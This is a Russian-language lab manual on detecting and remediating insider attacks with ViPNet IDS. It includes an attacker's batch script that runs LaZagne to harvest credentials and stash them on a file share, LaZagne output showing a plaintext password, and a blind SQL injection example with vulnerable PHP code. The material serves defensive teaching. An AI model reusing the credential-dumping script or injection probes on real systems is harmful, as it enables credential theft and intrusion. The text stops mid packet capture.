


Рисунок 22 – Включение Windows Firewall




Рисунок 23 – Отключение исключений для IGSS

После выполнения данных действий уязвимость будет устранена, на рисунке 24 продемонстрированы все три закрытые уязвимости.




Рисунок 24 – Устраненные уязвимости

Индивидуальное задание

Также, как и в предыдущих работах, заполните карточку инцидента в соответствии со своим вариантом (таблица 1). В результате выполнения индивидуального задания должны получиться корректно заполненные карточки инцидентов, в которых содержится максимально точная и корректная информация об обнаруженном действии нарушителя.

Корректное заполнения карточки инцидентов и карточек описания вектора атаки можно найти в 1-ой лабораторной работе.

Таблица 1 – Варианты

Вариант	Уязвимость
1	Уязвимая версия Axis2
2	Уязвимая версия программы CoolReaderPDF
3	Уязвимая версия IGSS

Таблица 2 – Карточка инцидента информационной безопасности

Название	
Источник	
Пораженные хосты	
Индикаторы	
Дата	
Файл	
Описание	
Рекомендации	

Контрольные вопросы:

1. Объясните своими словами что такое Apache Axis. В чем его особенности?
2. Как обеспечить безопасность Apache Axis? Какие у него главные уязвимости?
3. Поэтапно расскажите, в рамках представленного сценария, какие меры нужно принять для закрытия уязвимости Axis2 (CVE-2010-0219)
4. Что вы знаете о внедрении и выполнении вредоносного кода через приложение?
5. Назовите основные способы защиты от внедрения вредоносного кода.
6. Поэтапно расскажите, в рамках представленного сценария, какие меры нужно принять для закрытия уязвимости CoolReaderPDF (CVE-2012-4914).
7. Назовите основные уязвимости в корпоративных информационных системах промышленных организаций.
8. Поэтапно расскажите, в рамках представленного сценария, какие меры нужно принять для закрытия уязвимости IGSS (CVE-2011-1567).

ЛАБОРАТОРНАЯ РАБОТА №6

Защита научно-технической информации предприятия

В лабораторной работе была рассмотрена атака внутреннего нарушителя на внутренних сотрудников компании и на сервера ЦОД. В результате он смог подключиться к внутренней базе данных и получить значения технических параметров работы новых насосных станций.

Внутренняя служба безопасности не смогла обнаружить в новом сотруднике специально подготовленного агента, который устроился в компанию для получения сведений, касающихся разработки новых насосных станций.

Квалификация нарушителя высокая. Он умеет использовать инструментарий для проведения атак, а также знает техники пост эксплуатации.

Средство обнаружения вторжений – программно-аппаратный комплекс для обнаружения вторжений в информационные системы ViPNet IDS.




Рисунок 1 – Определение внутреннего нарушителя

Под внутренними угрозами информационной безопасности понимаются угрозы со стороны сотрудников компании как умышленные (мошенничество, кража, искажение или уничтожение конфиденциальной информации, промышленный шпионаж и т.п.), так и неумышленные (изменение или уничтожение информации из-за низкой квалификации сотрудников или невнимательности), а также сбои программных или аппаратных средств обработки и хранения информации.

Рассматриваемые уязвимости:

1. Слабый пароль на файловом сервере;

Нарушитель методом брутфорса подбирает пароль на файловый сервер и меняет существующий на сервере файл файлом с бэкдором. Теперь на сервере есть файл с вредоносным кодом, при запуске которого нарушитель получит контроль над компьютером пользователя.

Вредоносный код — это компьютерный код или веб-скрипт, преднамеренно разработанный для создания уязвимостей в системе, с помощью которых он выполняет несанкционированные вредоносные действия, такие как кража информации и данных и другие потенциальные повреждения файлов и вычислительных систем.

Внедрение вредоносного кода - прикрепление вредоносного кода к файлам, сообщениям электронной почты или другим файловым объектам, а также запись вредоносного кода в различные области оперативной или дисковой памяти, не имеющим прямого отношения к файлам Вредоносный код предоставляет киберпреступникам возможность получить несанкционированный удаленный доступ к атакованной системе («бэкдор») и похитить важные данные компании.

Чаще всего вредоносный код появляется на сайте в результате взлома или использования украденного пароля для доступа к сайту. Злоумышленники получают пароли и ценную информацию при помощи

вирусов, которые могут оставаться на личном компьютере вебмастера или администратора сайта длительное время.

При обнаружении вредоносного кода на сервере следует:

- проверить рабочие станции и сервера антивирусом;
- сменить пароли от FTP, административной панели CMS, СУБД, SSH (если используете данный протокол для доступа к веб-серверу), а также от панели управления веб-хостингом (DirectAdmin, cPanel, ISP Manager и т.п.);
- проверить на другие виды заражения.




Рисунок 2 – Рекомендации для предотвращения внедрения вредоносного кода

2. XSS (уязвимость CVE-2019-17427);

Межсайтовый скрининг (XSS) – это тип уязвимости программного обеспечения, свойственный Web-приложениям, который позволяет атакующему внедрить клиентский сценарий в web-страницы, просматриваемые другими пользователями.



Рисунок 2 – Цели нарушителя при эксплуатации уязвимости XSS



Рисунок 3 – Схема хищения данных при эксплуатации XSS

3. Blind SQL (уязвимость CVE-2019-18890).

Эксплуатируемая уязвимость – CVE-2017-0144.

SQL-инъекция называется слепой (англ. blind SQL injection) в том случае, когда результат выполнения запроса недоступен злоумышленнику. При этом уязвимый веб-сайт по-разному реагирует на различные логические выражения, подставляемые в уязвимый параметр. Таким образом, злоумышленник может подобрать значения некоторых параметров (версия СУБД, текущее имя и права пользователя и т. д.), подставляя в запрос соответствующие логические выражения.

Рассмотрим следующий код:

```
$id = $_GET['id'];  
$result = mysql_query("SELECT * FROM catalog WHERE id = $id");  
if (mysql_num_rows($result) != 0)  
    // Вывод описания товара...  
else  
    echo "Товар не найден!";
```

Его задача — вывести описание товара из таблицы catalog по указанному id. В случае, если товара с заданным id не существует, будет

выведено соответствующее сообщение.

Если в качестве *id* передать строку $1 \text{ AND } 1 = 1$, то условие запроса не изменится, поскольку выражение $1 = 1$ всегда истинно. Если товар с *id* равным 1 существует, то в ответ будет получена страница с его описанием. Если затем в качестве *id* передать строку $1 \text{ AND } 1 = 2$ с заведомо ложным условием, то будет получено сообщение о том, что запрошенный товар не существует. Таким образом, можно подобрать значения некоторых параметров БД, например, условие $\text{SUBSTR}(@@version, 1, 1) = 5$ будет верным только если версия СУБД равна 5.

Ход работы

1. Слабый пароль на файловом сервере

Сигналом для проверки пароля на файловом сервере (10.10.2.12) являются попытки подключения к серверу с помощью .bat файла и .exe (рисунок 1).

События

Несортированный фильтр

Дата и время	Код события	Кол-во	Название правила	Класс	Протокол	IP-адрес источника	Порт источн...	IP-адрес получателя...	Порт получа...	Напра...
2022-05-19 11:29:55.42...	2025707	1	ET POLICY SMB2 NT Create AndX Request For a .bat File	bad-unkn...	TCP	10.10.2.254	53710	10.10.2.12	445	🔍
2022-05-19 11:29:55.42...	2025707	1	ET POLICY SMB2 NT Create AndX Request For a .bat File	bad-unkn...	TCP	10.10.4.13	49725	10.10.2.12	445	🔍
2022-05-19 11:29:55.40...	2025707	1	ET POLICY SMB2 NT Create AndX Request For a .bat File	bad-unkn...	TCP	10.10.2.254	53710	10.10.2.12	445	🔍
2022-05-19 11:29:55.40...	2025707	1	ET POLICY SMB2 NT Create AndX Request For a .bat File	bad-unkn...	TCP	10.10.4.13	49725	10.10.2.12	445	🔍
2022-05-19 11:29:54.95...	2025701	1	ET POLICY SMB2 NT Create AndX Request For an Executable File	bad-unkn...	TCP	10.10.2.254	53710	10.10.2.12	445	🔍
2022-05-19 11:29:54.95...	2025701	1	ET POLICY SMB2 NT Create AndX Request For an Executable File	bad-unkn...	TCP	10.10.4.13	49725	10.10.2.12	445	🔍
2022-05-19 11:29:54.94...	2025701	1	ET POLICY SMB2 NT Create AndX Request For an Executable File	bad-unkn...	TCP	10.10.2.254	53710	10.10.2.12	445	🔍
2022-05-19 11:29:54.94...	2025701	1	ET POLICY SMB2 NT Create AndX Request For an Executable File	bad-unkn...	TCP	10.10.4.13	49725	10.10.2.12	445	🔍
2022-05-19 11:29:54.93...	2025701	1	ET POLICY SMB2 NT Create AndX Request For an Executable File	bad-unkn...	TCP	10.10.2.254	53710	10.10.2.12	445	🔍
2022-05-19 11:29:54.93...	2025701	1	ET POLICY SMB2 NT Create AndX Request For an Executable File	bad-unkn...	TCP	10.10.4.13	49725	10.10.2.12	445	🔍
2022-05-19 11:29:54.89...	2025701	1	ET POLICY SMB2 NT Create AndX Request For an Executable File	bad-unkn...	TCP	10.10.2.254	53710	10.10.2.12	445	🔍
2022-05-19 11:29:54.89...	2025701	1	ET POLICY SMB2 NT Create AndX Request For an Executable File	bad-unkn...	TCP	10.10.4.13	49725	10.10.2.12	445	🔍
2022-05-19 11:29:50.59...	2025707	1	ET POLICY SMB2 NT Create AndX Request For a .bat File	bad-unkn...	TCP	10.10.2.254	31360	10.10.2.12	445	🔍
2022-05-19 11:29:50.59...	2025707	1	ET POLICY SMB2 NT Create AndX Request For a .bat File	bad-unkn...	TCP	10.10.4.11	63924	10.10.2.12	445	🔍
2022-05-19 11:29:50.59...	2025707	1	ET POLICY SMB2 NT Create AndX Request For a .bat File	bad-unkn...	TCP	10.10.2.254	31360	10.10.2.12	445	🔍
2022-05-19 11:29:50.59...	2025707	1	ET POLICY SMB2 NT Create AndX Request For a .bat File	bad-unkn...	TCP	10.10.4.11	63924	10.10.2.12	445	🔍
2022-05-19 11:29:49.99...	2025699	1	ET POLICY SMB Executable File Transfer	bad-unkn...	TCP	10.10.2.254	31360	10.10.2.12	445	🔍
2022-05-19 11:29:49.99...	2025699	1	ET POLICY SMB Executable File Transfer	bad-unkn...	TCP	10.10.4.11	63924	10.10.2.12	445	🔍
2022-05-19 11:29:49.98...	2025701	1	ET POLICY SMB2 NT Create AndX Request For an Executable File	bad-unkn...	TCP	10.10.2.254	31360	10.10.2.12	445	🔍
2022-05-19 11:29:49.98...	2025701	1	ET POLICY SMB2 NT Create AndX Request For an Executable File	bad-unkn...	TCP	10.10.4.11	63924	10.10.2.12	445	🔍
2022-05-19 11:29:49.95...	2025699	1	ET POLICY SMB Executable File Transfer	bad-unkn...	TCP	10.10.2.254	31360	10.10.2.12	445	🔍
2022-05-19 11:29:49.95...	2025699	1	ET POLICY SMB Executable File Transfer	bad-unkn...	TCP	10.10.4.11	63924	10.10.2.12	445	🔍
2022-05-19 11:29:49.94...	2025701	1	ET POLICY SMB2 NT Create AndX Request For an Executable File	bad-unkn...	TCP	10.10.2.254	31360	10.10.2.12	445	🔍
2022-05-19 11:29:49.94...	2025701	1	ET POLICY SMB2 NT Create AndX Request For an Executable File	bad-unkn...	TCP	10.10.4.11	63924	10.10.2.12	445	🔍
2022-05-19 11:29:49.68...	2025701	1	ET POLICY SMB2 NT Create AndX Request For an Executable File	bad-unkn...	TCP	10.10.2.254	31360	10.10.2.12	445	🔍
2022-05-19 11:29:49.68...	2025701	1	ET POLICY SMB2 NT Create AndX Request For an Executable File	bad-unkn...	TCP	10.10.4.11	63924	10.10.2.12	445	🔍

Рисунок 1 – События подключения к файловому серверу

Помимо этого, было обнаружено событие с трояном “LaZagne” (рисунок 2).




Рисунок 2 – Событие с вредоносным софтом

Далее через встроенное в ОС средство «Event Viewer» в папке «SMBServer» обнаруживаем ошибки с Event ID 551 (рисунок 3).




Рисунок 3 – Логи

После чего на файловом сервере находим файл с вредоносным софтом (рисунок 4).




Рисунок 4 – Троян на файловом сервере

В файле “changelog.txt” видим, что пользователь “dev1” подобрал пароли к redmine и файловому серверу (рисунок 5).

```

changelog.txt - Notepad
File Edit Format View Help

-----
                        The LaZagne Project
                        ! BANG BANG !
-----

- Date: 2022-05-19 04:29:57
- Username: dev1
- Hostname:DEV-ARM-01

##### User: dev1 #####

----- Vault -----

Password found !!!
URL: http://redmine.ampire.corp/
Username: dev1
Password: qwe123!@#
Name: Internet Explorer

----- Autologon -----

Password found !!!
DefaultPassword: qwe123!@#
DefaultUserName: dev1
DefaultDomainName: ampire

[+] 2 passwords have been found.
→
<

```

Рисунок 5 – LaZagne changelog

Смотрим текст .bat файла (рисунок 6).

```
start.bat - Notepad
File Edit Format View Help
copy \\10.10.2.12\Developers\legacy.exe C:\Users\dev1\Downloads\legacy.exe && cd C:\Users\dev1\Downloads && C:\Users\dev1\Downloads\legacy all -oN &&
copy C:\Users\dev1\Downloads\credentials_*.txt \\10.10.2.12\Developers\changelog.txt /y && del C:\Users\dev1\Downloads\credentials_*.txt
```

Рисунок 6 – Текст файла “start.bat”

После чего закроем уязвимость. Для этого необходимо зайти на Active Directory сервер и в оснастке пользователи и компьютеры поменять пароль для компьютера пользователя “dev1”, так как он и являлся внутренним нарушителем (рисунки 7 и 8).




Рисунок 7 – Оснастка пользователи и компьютеры




Рисунок 8 – Смена пароля

Далее проверяем закрылась ли уязвимость (рисунок 9).




Рисунок 9 – Смена пароля

2. XSS (уязвимость CVE-2019-17427).

С помощью IDS отследим события высокой важности.

Дата и время	Название правила	Класс	IP-адрес источника	IP-адрес получат...
2021-06-23 16:31:02.167953	AM TROJAN RigEK/Pitou B/Trickbot	bad-unknown	10.10.4.11	10.10.2.15
2021-06-23 16:31:02.167984	AM TROJAN RigEK/Pitou B/Trickbot	bad-unknown	10.10.2.254	10.10.2.15
2021-06-23 16:31:16.166011	AM EXPLOIT Generic Possible XSS in ...	web-application-attack	10.10.2.254	10.10.2.15
2021-06-23 16:31:34.651882	ET POLICY Outgoing Basic Auth Base...	policy-violation	10.10.4.11	10.10.2.15
2021-06-23 16:31:34.651882	ET POLICY Incoming Basic Auth Base...	policy-violation	10.10.4.11	10.10.2.15
2021-06-23 16:31:34.651882	AM POLICY Requests Suspicious Pyth...	non-standard-protocol	10.10.4.11	10.10.2.15
2021-06-23 16:31:34.651886	AM POLICY Requests Suspicious Pyth...	non-standard-protocol	10.10.2.254	10.10.2.15
2021-06-23 16:31:34.800985	ET WEB_SERVER Possible SQL Injecti...	web-application-attack	10.10.4.11	10.10.2.15
2021-06-23 16:31:34.800985	ET WEB_SERVER SQL Injection Select ...	web-application-attack	10.10.4.11	10.10.2.15

Событие	Источник	Получатель	Пакет
2021-06-23 16:31:16.166011			
Дата и время обнаружения:	2021-06-23 16:31:16.166011		
Тип события:	Сигнатурное событие		
Протокол:	TCP		
Код события:	3106475		
Класс правила:	web-application-attack		
Группа правила:	exploit		
Название правила:	AM EXPLOIT Generic Possible XSS in Client Request Body, onFocusIn in request var_1		
Описание правила:	Правило обнаруживает в сетевом трафике программный код, предназначенный для эксплуатации уязвимости		

Рисунок 10 – События высокой важности

Заметим, что часто фигурирует ip-адрес 10.10.2.15. Это может свидетельствовать об атаке на этот адрес.

Проведём анализ rsar-файла, на которое сработало правило.

Time	Source	Destination	Protocol	Length	Info
1 0.000000	10.10.2.254	10.10.2.15	HTTP	2927	POST /projects/dev1/wiki/wiki HTTP/1.1

```

boundary: \r\n-----7e53e391400f6\r\n
Encapsulated multipart part:
  Content-Disposition: form-data; name="authenticity_token"\r\n\r\n
  > Data (88 bytes)
boundary: \r\n-----7e53e391400f6\r\n
Encapsulated multipart part:
  Content-Disposition: form-data; name="content[version]"\r\n\r\n
  > Data (3 bytes)
